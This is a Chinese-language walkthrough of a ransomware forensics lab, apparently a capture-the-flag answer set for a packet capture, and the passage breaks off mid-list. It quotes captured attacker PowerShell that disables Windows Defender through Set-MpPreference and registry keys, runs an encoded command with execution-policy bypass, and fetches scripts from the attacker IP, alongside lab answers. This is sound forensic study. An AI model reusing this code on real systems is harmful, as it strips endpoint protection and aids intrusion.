
BlueSky Ransomware Lab(封包、事件檢視)

一家管理跨行業關鍵數據和服務的知名公司報告了一起重大安全事件。最近，他們的網路疑似受到勒索軟體攻擊。關鍵檔案被加密，導致網路中斷，並引發了資料外洩的擔憂。早期跡象表明，一名經驗豐富的威脅行為者參與其中。您的任務是分析提供的證據，揭示攻擊者的攻擊手段，評估入侵的程度，並協助遏制威脅，恢復網路的完整性。

問題 1


了解攻擊的來源 IP 可以讓安全團隊快速回應潛在威脅。您能識別出潛在連接埠掃描活動的來源 IP 嗎？



87.96.21.84


第二季

在調查過程中，確定攻擊者的目標帳戶至關重要。您能辨識目標帳戶的使用者名稱嗎？



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	4797	100.0	2131591	112 k	0	0	0	4797
Ethernet	100.0	4797	3.2	68870	3643	0	0	0	4797
Internet Protocol Version 4	99.6	4779	4.5	95580	5056	0	0	0	4779
User Datagram Protocol	4.4	211	0.1	1688	89	0	0	0	211
Simple Service Discovery Protocol	0.3	12	0.1	2092	110	12	2092	110	12
Domain Name System	4.1	199	0.3	7441	393	199	7441	393	199
Transmission Control Protocol	92.4	4433	5.4	114412	6052	3979	105332	5572	4433
Transport Layer Security	2.8	133	47.1	1005010	53 k	130	897867	47 k	140
Tabular Data Stream	6.0	286	12.8	272116	14 k	286	272116	14 k	286
Hypertext Transfer Protocol	0.7	34	7.1	150428	7958	17	1652	87	34
Media Type	0.0	2	6.8	145408	7692	2	145408	7692	2
Line-based text data	0.1	3	0.0	988	52	3	988	52	3
Data	0.3	16	19.2	409272	21 k	16	409272	21 k	16
Internet Control Message Protocol	2.8	135	0.5	9854	521	135	9854	521	135
Address Resolution Protocol	0.4	18	0.0	504	26	18	504	26	18

有TDS封包(資料庫)
找到登入



`sa`


第三季

我們需要確定攻擊者是否成功取得存取權限。您能提供攻擊者發現的正確密碼嗎？

同上`cyb3rd3f3nd3r$`

第四季

攻擊者經常會更改一些設置，以便在網路內進行橫向移動。攻擊者啟用了哪些設定來進一步控制目標主機並執行進一步的命令？




win指令

`xp_cmdshell`

問5

進程注入經常被攻擊者用來提升系統權限。攻擊者究竟將 C2 注入到了哪個進程中，從而獲得了管理權限？


攻擊者經常濫用 PowerShell 進行後利用活動



`winlogon.exe`

問6


權限提升後，攻擊者嘗試下載一個檔案。您能辨識出這個下載檔案的 URL 嗎？



`http://87.96.21.84/checking.ps1`

問7

了解惡意腳本會檢查哪個群組的安全標識符 (SID) 來驗證目前使用者的權限，可以洞察攻擊者的意圖。您能提供正在檢查的特定群組 SID 嗎？



`S-1-5-32-544`

問8

Windows Defender 在防禦網路威脅方面發揮著至關重要的作用。如果攻擊者停用它，系統將更容易受到進一步的攻擊。攻擊者使用哪些登錄項目來停用 Windows Defender 功能？請依照找到的順序提供這些註冊表項。

Wireshark · Follow TCP Stream (tcp.stream eq 1179) · BlueSkyRansomware.pcap

```
Function StopAV {

    if ($osver -eq "10") {
        Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue
    }
    Function Disable-WindowsDefender {

        if ($osver -eq "10") {

            Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue
            Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle" -ErrorAction SilentlyContinue


            Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle\Java" -ErrorAction SilentlyContinue
            Set-MpPreference -ExclusionPath "C:\Windows" -ErrorAction SilentlyContinue


            $defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"
            $defenderRegistryKeys = @(
                "DisableAntiSpyware",
                "DisableRoutinelyTakingAction",
                "DisableRealtimeMonitoring",
                "SubmitSamplesConsent",
                "SpynetReporting"
            )


            if (-not (Test-Path $defenderRegistryPath)) {
```

```powershell
            $defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"
            $defenderRegistryKeys = @(
                "DisableAntiSpyware",
                "DisableRoutinelyTakingAction",
                "DisableRealtimeMonitoring",
                "SubmitSamplesConsent",
                "SpynetReporting"
            )
```


根據GPT

Key 名稱
`DisableAntiSpyware`
`DisableRoutinelyTakingAction`
`DisableRealtimeMonitoring`
`SubmitSamplesConsent`

Key 名稱
`SpynetReporting`
`DisableAntiSpyware,DisableRoutinelyTakingAction,DisableRealtimeMonitoring,SubmitSamplesConsent,S`

問9


你能確定攻擊者下載的第二個檔案的 URL 嗎？



`http://87.96.21.84/del.ps1`

Q10

識別惡意任務並了解其如何用於持久化，有助於增強對未來攻擊的防禦能力。攻擊者為保持持久化而創建的任務的全名是什麼？



`\Microsoft\Windows\MUI\LPupdate`

問11

根據您對第二個惡意檔案的分析，第二個檔案試圖完成的主要策略的 MITRE ID 是什麼？

Wireshark · Follow TCP Stream (tcp.stream eq 1179) · BlueSkyRansomware.pcap

```
$scriptUrl = "http://87.96.21.84/del.ps1"

if (Test-URL -url $url) {
   Write-Host "Connection to $url successful. Proceeding with execution."

   if (Test-ScriptURL -scriptUrl $scriptUrl) {
      Write-Host "Script at $scriptUrl is reachable."

      if ($priv) {
         CleanerEtc

         $encodedDiscovery = "SW52b2tlLUV4cHJlc3Npb24gIndob2FtaSI="
         $decodedDiscovery = [System.Convert]::FromBase64String($encodedDiscovery)
         $commandDiscovery = [System.Text.Encoding]::UTF8.GetString($decodedDiscovery)
         powershell -exec bypass -w 1 $commandDiscovery

         Write-Host "Privilege level: SYSTEM"

      } else {
         CleanerNoPriv
         Write-Host "Privilege level: User"
      }
   } else {
      Write-Host "Script at $scriptUrl is not reachable. Terminating."
      exit
   }
} else {
   Write-Host "Connection to $url failed. Terminating."
   exit
}

if ($priv -eq $true) {
   try {
      StopAV
   } catch {}
   Start-Sleep -Seconds 1
   CleanerEtc
} else {
   CleanerNoPriv
}
```

從GPT來看，像是規避偵測防禦

✅ 各種 策略（Tactic） 與對應 MITRE ID 一覽：

